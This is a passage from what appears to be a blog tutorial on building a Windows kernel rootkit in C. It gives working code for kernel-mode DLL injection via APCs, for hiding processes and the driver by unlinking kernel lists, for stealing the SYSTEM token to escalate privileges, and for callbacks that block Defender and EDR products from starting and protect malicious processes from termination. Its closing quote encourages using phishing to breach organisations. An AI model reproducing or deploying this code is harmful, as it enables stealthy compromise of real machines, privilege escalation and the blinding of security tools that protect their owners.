VOID LoadImageNotifyRoutine(IN PUNICODE_STRING ImageName, IN HANDLE ProcessId, IN PIMAGE_INFO pImageInfo)
{
    if (ImageName != NULL)
    {
        // Check if the loaded image matches the name of kernel32.dll
        WCHAR kernel32Mask[] = L"*\\KERNEL32.DLL";
        UNICODE_STRING kernel32us;
        RtlInitUnicodeString(&kernel32us, kernel32Mask);

        if (FsRtlIsNameInExpression(&kernel32us, ImageName, TRUE, NULL))
        {
            PKAPC Apc;

            if (Hash.Kernel32dll == 0)
            {
                // Initialize the Hash structure and import the function addresses
                Hash.Kernel32dll = (PVOID)pImageInfo->ImageBase;
                Hash.pvLoadLibraryExA = (fnLoadLibraryExA)ResolveDynamicImport(Hash.Kernel32dll, SIRIFEF_LOADLIBRARYEXA_ADDRESS);
            }

            // Create an Asynchronous Procedure Call (APC) to initiate DLL injection
            Apc = (PKAPC)ExAllocatePool(NonPagedPool, sizeof(KAPC));
            if (Apc)
            {
                KeInitializeApc(Apc, KeGetCurrentThread(), 0, (PKKERNEL_ROUTINE)APCInjectorRoutine, 0, 0, KernelMode, 0);
                KeInsertQueueApc(Apc, 0, 0, IO_NO_INCREMENT);
            }
        }
    }
    return;
}
Let’s break down what this callback does step by step:
- It checks if
ImageNameis not NULL (some system images load without names) - It uses
FsRtlIsNameInExpressionwith a wildcard pattern*\\KERNEL32.DLLto match the loaded image. This is a kernel-mode string matching function that supports wildcards we use it because the full path varies (e.g.,C:\\Windows\\System32\\kernel32.dllvsC:\\Windows\\SysWOW64\\kernel32.dll) - On the first match, it saves
kernel32.dll’s base address frompImageInfo->ImageBaseinto ourHashstructure. It then callsResolveDynamicImportto walkkernel32.dll’s export table (from kernel mode!) and find the address ofLoadLibraryExA. This is the same PE export parsing technique we covered earlier, but now we’re doing it from Ring 0 - It allocates a kernel APC (
KAPC) from the non-paged pool. Non-paged pool is critical here APC structures must remain in physical memory at all times because they can be accessed at elevated IRQL levels where page faults would cause a BSOD KeInitializeApcsets up the APC to executeAPCInjectorRoutinein kernel mode on the current thread.KeInsertQueueApcqueues it for execution
The key difference from user-mode APC injection is that kernel APCs execute immediately they don’t wait for an alertable state. When a kernel APC is queued to a thread, it will execute at the next opportunity when the thread’s IRQL drops to PASSIVE_LEVEL, which happens very quickly.
Unloading the Driver
Proper cleanup is essential. If we unload the driver without removing our callback, the kernel will try to call our LoadImageNotifyRoutine at an address that no longer contains valid code instant BSOD.
VOID Unload(IN PDRIVER_OBJECT pDriverobject)
{
    // Remove the image load notification routine
    PsRemoveLoadImageNotifyRoutine(&LoadImageNotifyRoutine);
}
PsRemoveLoadImageNotifyRoutine tells the kernel to stop calling our callback. This must be called before the driver is unloaded. The kernel maintains an internal list of registered callbacks, and this function removes our entry from that list. After this call returns, we’re guaranteed that our callback won’t be invoked again any currently executing instances will have completed.
The DLL Injection Function
Now for the core of the technique the actual injection. The DllInject function is called from a worker thread (we’ll see why shortly) and performs the injection into a specific target process. The approach is: open the process, allocate memory in it, write the DLL path, then queue a user-mode APC that calls LoadLibraryExA with that path as its argument.
NTSTATUS DllInject(HANDLE ProcessId, PEPROCESS Peprocess, PETHREAD Pethread, BOOLEAN Alert)
{
    HANDLE hProcess;
    OBJECT_ATTRIBUTES oa = { sizeof(OBJECT_ATTRIBUTES) };
    CLIENT_ID cidprocess = { 0 };
    CHAR DllFormatPath[] = "C:\\foo.dll";
    ULONG Size = strlen(DllFormatPath) + 1;
    PVOID pvMemory = NULL;

    cidprocess.UniqueProcess = ProcessId;
    cidprocess.UniqueThread = 0;

    // Open the target process
    if (NT_SUCCESS(ZwOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &oa, &cidprocess)))
    {
        // Allocate virtual memory in the target process
        if (NT_SUCCESS(ZwAllocateVirtualMemory(hProcess, &pvMemory, 0, &Size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)))
        {
            // Create an APC (Asynchronous Procedure Call) to load the DLL
            KAPC_STATE KasState;
            PKAPC Apc;

            // Attach to the target process
            KeStackAttachProcess(Peprocess, &KasState);

            // Copy the DLL path to the target process's memory
            strcpy(pvMemory, DllFormatPath);

            // Detach from the target process
            KeUnstackDetachProcess(&KasState);

            // Allocate memory for the APC
            Apc = (PKAPC)ExAllocatePool(NonPagedPool, sizeof(KAPC));
            if (Apc)
            {
                // Initialize the APC with the appropriate routine and parameters
                KeInitializeApc(Apc, Pethread, 0, (PKKERNEL_ROUTINE)APCKernelRoutine, 0, (PKNORMAL_ROUTINE)Hash.pvLoadLibraryExA, UserMode, pvMemory);

                // Insert the APC into the thread's queue
                KeInsertQueueApc(Apc, 0, 0, IO_NO_INCREMENT);
                return STATUS_SUCCESS;
            }
        }
        // Close the target process handle
        ZwClose(hProcess);
    }

    return STATUS_NO_MEMORY;
}
Let’s trace through DllInject step by step:
-
ZwOpenProcessopens a handle to the target process withPROCESS_ALL_ACCESS. We use theZwprefix (notNt) becauseZwfunctions set the previous mode toKernelMode, which bypasses access checks. From the kernel, we can open any process regardless of its security descriptor. -
ZwAllocateVirtualMemoryallocates memory inside the target process. This is the kernel equivalent ofVirtualAllocEx. We requestPAGE_READWRITEbecause we only need to write the DLL path string - we don’t need execute permissions sinceLoadLibraryExAwill handle the actual code loading. -
KeStackAttachProcessis where things get interesting. This function switches the current thread’s address space context to the target process. After this call, any memory access we make (likestrcpy) operates on the target process’s virtual memory, not our own. This is how we write the DLL path into the allocated buffer without needingWriteProcessMemory. -
After copying the path,
KeUnstackDetachProcessswitches us back to our original address space. It’s critical to detach before doing anything else - staying attached longer than necessary risks deadlocks if the target process is waiting on something our driver holds. - The APC setup is the most nuanced part.
KeInitializeApctakes several key parameters:Pethread- the target thread that will execute the APCAPCKernelRoutine- a kernel-mode function that runs first (used for cleanup, like freeing the APC structure)Hash.pvLoadLibraryExA- this is set as the “normal routine,” which is the user-mode function the APC will call. It’s the address ofLoadLibraryExAinside the target process’skernel32.dllUserMode- specifies this is a user-mode APC (it will execute in user mode when the thread becomes alertable)pvMemory- the first argument passed toLoadLibraryExA, which is the pointer to our DLL path string
KeInsertQueueApcqueues the APC. When the target thread next enters an alertable state, it will callLoadLibraryExA("C:\\foo.dll"), loading our DLL into the process.
The worker routine and injector routine coordinate this process:
VOID SirifefWorkerRoutine(PVOID Context)
{
    DllInject(((PSIRIFEF_INJECTION_DATA)Context)->ProcessId, ((PSIRIFEF_INJECTION_DATA)Context)->Process, ((PSIRIFEF_INJECTION_DATA)Context)->Ethread, FALSE);
    KeSetEvent(&((PSIRIFEF_INJECTION_DATA)Context)->Event, (KPRIORITY)0, FALSE);
    return;
}
SirifefWorkerRoutine is a system worker thread callback. It calls DllInject with the target process information, then signals a completion event with KeSetEvent. The event synchronization is important the caller (the APC injector routine) waits on this event to ensure the injection completes before the local SIRIFEF_INJECTION_DATA structure goes out of scope.
Why use a worker thread at all? Because our image load callback runs in the context of the thread that triggered the image load. We can’t safely perform complex operations (like opening processes and allocating memory) directly in that context - we might be at an elevated IRQL, or the thread might hold locks that would deadlock if we tried to attach to another process. By queuing a work item to the DelayedWorkQueue, we ensure the injection runs on a system worker thread at PASSIVE_LEVEL with no locks held.
DLL Injection via APC
The APCInjectorRoutine is the kernel-mode APC that fires when kernel32.dll is detected loading. It orchestrates the entire injection by gathering the current thread and process information, then delegating the actual work to a system worker thread:
VOID NTAPI APCInjectorRoutine(PKAPC Apc, PKNORMAL_ROUTINE *NormalRoutine, PVOID *SystemArgument1, PVOID *SystemArgument2, PVOID* Context)
{
    SIRIFEF_INJECTION_DATA Sf;

    RtlSecureZeroMemory(&Sf, sizeof(SIRIFEF_INJECTION_DATA));
    ExFreePool(Apc);

    // Initialize the SIRIFEF_INJECTION_DATA structure with the necessary information
    Sf.Ethread = KeGetCurrentThread();
    Sf.Process = IoGetCurrentProcess();
    Sf.ProcessId = PsGetCurrentProcessId();

    // Initialize an event to synchronize the DLL injection
    KeInitializeEvent(&Sf.Event, NotificationEvent, FALSE);

    // Initialize a work item to execute the SirifefWorkerRoutine
    ExInitializeWorkItem(&Sf.WorkItem, (PWORKER_THREAD_ROUTINE)SirifefWorkerRoutine, &Sf);

    // Queue the work item to be executed on the DelayedWorkQueue
    ExQueueWorkItem(&Sf.WorkItem, DelayedWorkQueue);

    // Wait for the DLL injection to complete
    KeWaitForSingleObject(&Sf.Event, Executive, KernelMode, TRUE, 0);

    return;
}
Let’s trace the full flow:
- A new process starts and begins loading its DLLs
- When
kernel32.dllis mapped, ourLoadImageNotifyRoutinefires - The callback queues a kernel APC (
APCInjectorRoutine) to the current thread - The kernel APC executes, captures the current thread/process info, and queues a work item
- The system worker thread runs
SirifefWorkerRoutine, which callsDllInject DllInjectopens the target process, allocates memory, writes the DLL path, and queues a user-mode APC- When the target thread becomes alertable, it calls
LoadLibraryExAwith our DLL path - Our DLL is loaded into the process - its
DllMainexecutes with full access to the process
The KeWaitForSingleObject call at the end of APCInjectorRoutine is critical: it blocks until the worker thread signals completion. Without this synchronization, the Sf structure (which lives on the stack) would be destroyed before the worker thread finishes using it, causing a use-after-free bug and likely a BSOD.
Hide Process
Now we get to the crown jewel of rootkit functionality making a process invisible. This technique is called Direct Kernel Object Manipulation (DKOM), and it works by directly modifying the kernel’s internal data structures to unlink a process from the list that the OS uses to enumerate running processes.
When you open Task Manager or run tasklist.exe, the system calls NtQuerySystemInformation with the SystemProcessInformation class. This function walks a linked list of EPROCESS structures one for every running process and returns their information. If we remove our process from this linked list, it simply won’t appear in the results. The process continues to run normally (its threads are still scheduled by the kernel), but it becomes invisible to any tool that relies on this enumeration method.
The EPROCESS structure is the kernel’s representation of a process. It’s a massive, opaque structure (several thousand bytes) that contains everything the kernel needs to manage a process: its virtual address space, handle table, token, thread list, and more. Microsoft doesn’t publish its full definition it changes between Windows versions, and the offsets of individual fields shift with each build. This is the biggest practical challenge of DKOM: your rootkit must know the exact offsets for the Windows version it’s running on.
The field we care about is ActiveProcessLinks at offset 0x400 (on this particular build). This is a LIST_ENTRY structure a doubly linked list node that chains all EPROCESS structures together. Every process on the system is linked through this field, forming a circular list.
Since EPROCESS is opaque, we can’t write currentEProcess->ActiveProcessLinks in our code. Instead, we get a pointer to the current process with PsGetCurrentProcess() (which returns a PEPROCESS), then add the raw byte offset to reach the field we want. This means our rootkit must be compiled with the correct offsets for the target Windows version - use the wrong offset and you’ll corrupt random kernel memory, causing an immediate BSOD.
You can find these offsets using WinDbg’s dt command on a target system:
kd> dt nt!_EPROCESS
<..redacted...>
    +0x000 Pcb              : _KPROCESS
    +0x3e8 ProcessLock      : _EX_PUSH_LOCK
    +0x2f0 UniqueProcessId  : Ptr64 Void
    +0x400 ActiveProcessLinks : _LIST_ENTRY
The LIST_ENTRY data structure is a doubly-linked list, where FLINK (forward link) and BLINK are references to the next and previous elements in the doubly-linked list.

The unlinking operation is conceptually simple. Imagine three processes in the list: Process A -> Process B -> Process C. To hide Process B:
- Set Process A’s
Flinkto point to Process C (skipping B in the forward direction) - Set Process C’s
Blinkto point to Process A (skipping B in the backward direction)
After this, any code that walks the list (forward or backward) will skip right over Process B. The process itself keeps running the kernel’s thread scheduler doesn’t use ActiveProcessLinks to find threads to run. It uses a completely separate set of data structures (the dispatcher ready queues). So the process is invisible but fully functional.
Here’s the implementation:
NTSTATUS HideProcess(ULONG pid) {
PEPROCESS currentEProcess = PsGetCurrentProcess();
LIST_ENTRY* currentList = ¤tEProcess->ActiveProcessLinks;
// Offsets are version-dependent since EPROCESS is opaque
// These values are for Windows 10 build 19041+
ULONG uniqueProcessIdOffset = 0x2F0;
ULONG activeProcessLinksOffset = 0x400;
ULONG currentPid;
do {
// Check if the current process ID is the one to hide
RtlCopyMemory(¤tPid, (PUCHAR)currentEProcess + uniqueProcessIdOffset, sizeof(currentPid));
if (currentPid == pid) {
// Remove the process from the list
LIST_ENTRY* blink = currentList->Blink;
LIST_ENTRY* flink = currentList->Flink;
blink->Flink = flink;
flink->Blink = blink;
return STATUS_SUCCESS;
}
// Move to the next process
currentList = currentList->Flink;
currentEProcess = CONTAINING_RECORD(currentList, EPROCESS, ActiveProcessLinks);
} while (currentList != ¤tEProcess->ActiveProcessLinks);
return STATUS_NOT_FOUND; // Process not found
}
The function starts at the current process (PsGetCurrentProcess) and walks the circular linked list using a do...while loop. For each process, it reads the UniqueProcessId field at the hardcoded offset and compares it to the target PID. When it finds a match, it performs the unlink: the previous node’s Flink is set to the next node, and the next node’s Blink is set to the previous node.
A few important caveats about this implementation:
- The offsets (
0x2F0forUniqueProcessId,0x400forActiveProcessLinks) are specific to Windows 10 build 19041+. On other versions, these will be different and using wrong offsets will BSOD the system. - This is not thread-safe as written. In a production rootkit, you’d want to raise the IRQL or acquire a spinlock before modifying the list to prevent another CPU core from walking the list simultaneously.
- On 64-bit Windows, Kernel Patch Protection (PatchGuard/KPP) periodically verifies the integrity of critical kernel structures. DKOM modifications to
ActiveProcessLinkscan be detected by PatchGuard, resulting in a delayed BSOD with bugcheck codeCRITICAL_STRUCTURE_CORRUPTION (0x109). Modern rootkits must either bypass PatchGuard or use alternative hiding techniques (like hookingNtQuerySystemInformationvia kernel APC injection instead of directly modifying the list). - The hidden process can still be detected through other means: its threads still appear in the scheduler, its handles are still in the handle table, and its memory is still mapped. DKOM hides the process from the most common enumeration path, but a thorough forensic analysis can still find it.
Hiding a Driver
A rootkit that hides processes but not itself is only half-finished. If an investigator can see our driver loaded in the system, the game is over. The same DKOM technique applies to drivers the kernel maintains a linked list of loaded modules, and we can unlink our driver from it.
NTSTATUS HideDriver(PDRIVER_OBJECT driverObject) {
    KIRQL irql;

    // Raise IRQL to DPC level
    irql = KeRaiseIrqlToDpcLevel();

    // Get the module entry from the DriverObject
    PLDR_DATA_TABLE_ENTRY moduleEntry = (PLDR_DATA_TABLE_ENTRY)driverObject->DriverSection;

    // Unlink the module entry
    moduleEntry->InLoadOrderLinks.Blink->Flink = moduleEntry->InLoadOrderLinks.Flink;
    moduleEntry->InLoadOrderLinks.Flink->Blink = moduleEntry->InLoadOrderLinks.Blink;

    // Lower IRQL back to its original value
    KeLowerIrql(irql);

    return STATUS_SUCCESS;
}
The DriverSection field of DRIVER_OBJECT is an undocumented pointer to a LDR_DATA_TABLE_ENTRY structure - the same structure type used in user-mode PEB loader data, but this is the kernel-mode equivalent. The kernel maintains a linked list of all loaded drivers through the InLoadOrderLinks field of these entries. Tools like lm in WinDbg and NtQuerySystemInformation with SystemModuleInformation walk this list to enumerate loaded drivers.
The IRQL manipulation deserves explanation. IRQL (Interrupt Request Level) is the kernel’s priority system for code execution. At PASSIVE_LEVEL (0), normal code runs and can be preempted. At DISPATCH_LEVEL (2, which is DPC level), the current CPU cannot be preempted by thread scheduling - this effectively makes our list manipulation atomic on this CPU. We raise to DPC level before modifying the list to prevent another thread on the same CPU from walking the list mid-modification, which could cause a corrupted read. After the unlink is complete, we lower back to the original IRQL.
After HideDriver executes, our driver won’t appear in:
- WinDbg’s
lm(list modules) command NtQuerySystemInformation(SystemModuleInformation)results- Tools like Process Explorer’s driver list
However, just like process hiding, this has limitations. The driver’s memory is still allocated and executable. A forensic tool that scans all kernel memory for PE headers (rather than walking the module list) can still find it. And again, PatchGuard on 64-bit Windows may detect the modification and trigger a delayed BSOD.
Token Stealing for Privilege Escalation
Beyond hiding, a rootkit can escalate privileges for any process on the system. Every process in Windows has an access token a kernel object that defines the process’s security context: which user it runs as, what groups it belongs to, and what privileges it holds. The token is stored in the EPROCESS structure at a version-dependent offset (typically 0x4B8 on Windows 10 build 19041+).
The SYSTEM process (PID 4) always runs with the highest privileges. Token stealing is the technique of copying the SYSTEM process’s token into another process’s EPROCESS structure. After the copy, that process effectively runs as NT AUTHORITY\SYSTEM it can access any file, any registry key, any process on the system.
The kernel exports a global variable called PsInitialSystemProcess that points directly to the SYSTEM process’s EPROCESS structure. This makes finding the SYSTEM token trivial from kernel mode:
NTSTATUS ElevateProcess(ULONG targetPid) {
    // Offsets for Windows 10 build 19041+ (x64)
    ULONG tokenOffset = 0x4B8;
    ULONG uniqueProcessIdOffset = 0x2F0;
    ULONG activeProcessLinksOffset = 0x400;

    // Get the SYSTEM process token
    PEPROCESS systemProcess = PsInitialSystemProcess;
    PACCESS_TOKEN systemToken = *(PACCESS_TOKEN*)((PUCHAR)systemProcess + tokenOffset);

    // Walk the process list to find our target
    PLIST_ENTRY head = (PLIST_ENTRY)((PUCHAR)systemProcess + activeProcessLinksOffset);
    PLIST_ENTRY current = head->Flink;

    while (current != head) {
        PEPROCESS proc = (PEPROCESS)((PUCHAR)current - activeProcessLinksOffset);
        ULONG pid = 0;
        RtlCopyMemory(&pid, (PUCHAR)proc + uniqueProcessIdOffset, sizeof(pid));

        if (pid == targetPid) {
            // Replace the target's token with SYSTEM's token
            *(PACCESS_TOKEN*)((PUCHAR)proc + tokenOffset) = systemToken;
            return STATUS_SUCCESS;
        }
        current = current->Flink;
    }
    return STATUS_NOT_FOUND;
}
The token field in EPROCESS is actually stored as an EX_FAST_REF union, which packs a reference count into the lower 4 bits of the pointer (on x64). A more precise implementation would mask off these bits before copying. But the concept is the same: read the SYSTEM token pointer, write it into the target process’s token field.
This technique is the foundation of most kernel exploits. When you find a vulnerability that gives them arbitrary kernel read/write (like a buffer overflow in a driver), the typical payload is a token-stealing shellcode that:
- Reads
GS:[0x188]to get the currentKTHREADstructure - Follows
KTHREADat offset0x220to reach the currentKPROCESS(which is the beginning ofEPROCESS) - Walks
ActiveProcessLinksto find the SYSTEM process (PID 4) - Copies the SYSTEM token to the current process
- Returns to user mode, where the attacker’s process now has SYSTEM privileges
From a rootkit’s perspective, token stealing is useful for elevating a user-mode controller process so it can perform administrative tasks without triggering UAC prompts.
Kernel Callbacks: Monitoring and Blocking
Windows provides a set of documented kernel callback mechanisms that allow drivers to be notified when certain events occur. These are the same mechanisms that EDR and antivirus products use to monitor system activity and a rootkit can abuse them to block or manipulate security tools.
The most important callback routines:
PsSetCreateProcessNotifyRoutine/PsSetCreateProcessNotifyRoutineEx- fires when any process is created or terminated. TheExvariant can returnSTATUS_ACCESS_DENIEDto block process creation entirely.PsSetCreateThreadNotifyRoutine- fires when any thread is created or terminated.PsSetLoadImageNotifyRoutine- fires when any image (DLL/EXE) is loaded (we used this for kernel DLL injection).ObRegisterCallbacks- fires before or after a handle is opened to a process or thread. Can strip access rights from the handle.CmRegisterCallbackEx- fires on registry operations. Can block or modify registry reads/writes.
A rootkit can use PsSetCreateProcessNotifyRoutineEx to prevent security tools from launching. For example, if the callback detects that the process being created is MsMpEng.exe (Windows Defender) or an EDR agent, it can return STATUS_ACCESS_DENIED to silently block it:
VOID ProcessNotifyCallback(
    PEPROCESS Process,
    HANDLE ProcessId,
    PPS_CREATE_NOTIFY_INFO CreateInfo)
{
    if (CreateInfo != NULL) {  // Process creation
        if (CreateInfo->ImageFileName != NULL) {
            // Check if the process is a known security tool
            if (wcsstr(CreateInfo->ImageFileName->Buffer, L"MsMpEng.exe") ||
                wcsstr(CreateInfo->ImageFileName->Buffer, L"MalwareBytes") ||
                wcsstr(CreateInfo->ImageFileName->Buffer, L"CrowdStrike")) {
                // Block the process from starting
                CreateInfo->CreationStatus = STATUS_ACCESS_DENIED;
            }
        }
    }
}
Similarly, ObRegisterCallbacks can be used to protect the rootkit’s own processes. When any program tries to open a handle to a protected process (e.g., to terminate it), the pre-operation callback can strip the PROCESS_TERMINATE access right from the handle, making it impossible to kill the process through normal means:
OB_PREOP_CALLBACK_STATUS PreOperationCallback(
    PVOID RegistrationContext,
    POB_PRE_OPERATION_INFORMATION OperationInfo)
{
    if (OperationInfo->ObjectType == *PsProcessType) {
        PEPROCESS targetProcess = (PEPROCESS)OperationInfo->Object;
        HANDLE targetPid = PsGetProcessId(targetProcess);

        // If someone is trying to open a handle to our protected process
        if (targetPid == g_ProtectedPid) {
            // Strip dangerous access rights
            OperationInfo->Parameters->CreateHandleInformation.DesiredAccess &=
                ~(PROCESS_TERMINATE | PROCESS_VM_WRITE | PROCESS_VM_OPERATION);
        }
    }
    return OB_PREOP_SUCCESS;
}
Registers process creation callbacks to prevent EDR processes from starting, effectively blinding the security infrastructure. The technique is particularly insidious because the callbacks are a legitimate, documented kernel mechanism. The rootkit isn’t patching anything or modifying kernel structures it’s using the official API exactly as intended, just for other purposes.
EDR vendors counter this by registering their own callbacks at a higher altitude (priority) and by monitoring for suspicious callback registrations.
A Note on SSDT Hooking
Before PatchGuard existed (pre-Windows Vista x64), the dominant rootkit technique was SSDT (System Service Descriptor Table) hooking. The SSDT is a table of function pointers that maps system call numbers to their kernel implementations. When a user-mode program calls NtQuerySystemInformation (which tasklist.exe and Task Manager use to enumerate processes), the kernel looks up the function pointer in the SSDT and calls it.
By replacing the SSDT entry for NtQuerySystemInformation with a pointer to a custom function, a rootkit could intercept every process enumeration request. The custom function would call the original NtQuerySystemInformation, then filter the results to remove the hidden process before returning them to the caller. This was elegant because it didn’t modify any process data structures it just lied about what was there.
SSDT (before hook):
  [0x0036] NtQuerySystemInformation -> nt!NtQuerySystemInformation (0xfffff800`12345678)

SSDT (after hook):
  [0x0036] NtQuerySystemInformation -> rootkit!HookedNtQuerySystemInformation (0xfffff880`AABBCCDD)
SSDT hooking was used by both rootkits and AV products. In fact, the conflict between AV vendors all trying to hook the same SSDT entries was one of the reasons Microsoft introduced PatchGuard to stop everyone from patching the kernel, for better or worse.
On modern 64-bit Windows, PatchGuard monitors the SSDT for modifications and will BSOD the system if it detects changes. This is why rootkits have shifted to DKOM, callback abuse, and minifilter drivers instead. However, understanding SSDT hooking is still valuable because the concept - intercepting system calls to filter results remains the foundation of many rootkit techniques, just implemented through different mechanisms now.
Well this wraps it for now we started with simple dynamic function loading, walked through the PEB and PE export tables, explored IAT hooking, process hollowing, DLL injection (both user-mode and kernel-mode), shellcode execution with progressive evasion techniques, and finally built a kernel rootkit with process hiding, driver hiding, token stealing, callback abuse, and an understanding of how SSDT hooking shaped the landscape. Each technique builds on the previous one, and in practice, effective malware combines multiple techniques to achieve its goals.
”Social engineering and phishing, combined with some operative knowledge about windows hacking, should be enough to get you inside the networks of most organization”
- Anatomy of the Process Environment Block (PEB) - Windows Internals
- DLL Injection
- Kernel Mode Rootkits
- Manipulating ActiveProcessLinks
- Enumerating RWX Protected Memory Regions for Code Injection
- Windows APT Warfare
- Token Abuse for Privilege Escalation in Kernel
- SSDT - System Service Descriptor Table
- Using Custom Callbacks to Disable EDRs
- Database of Installed Services - Microsoft
- Windows Kernel Shellcode - Token Stealer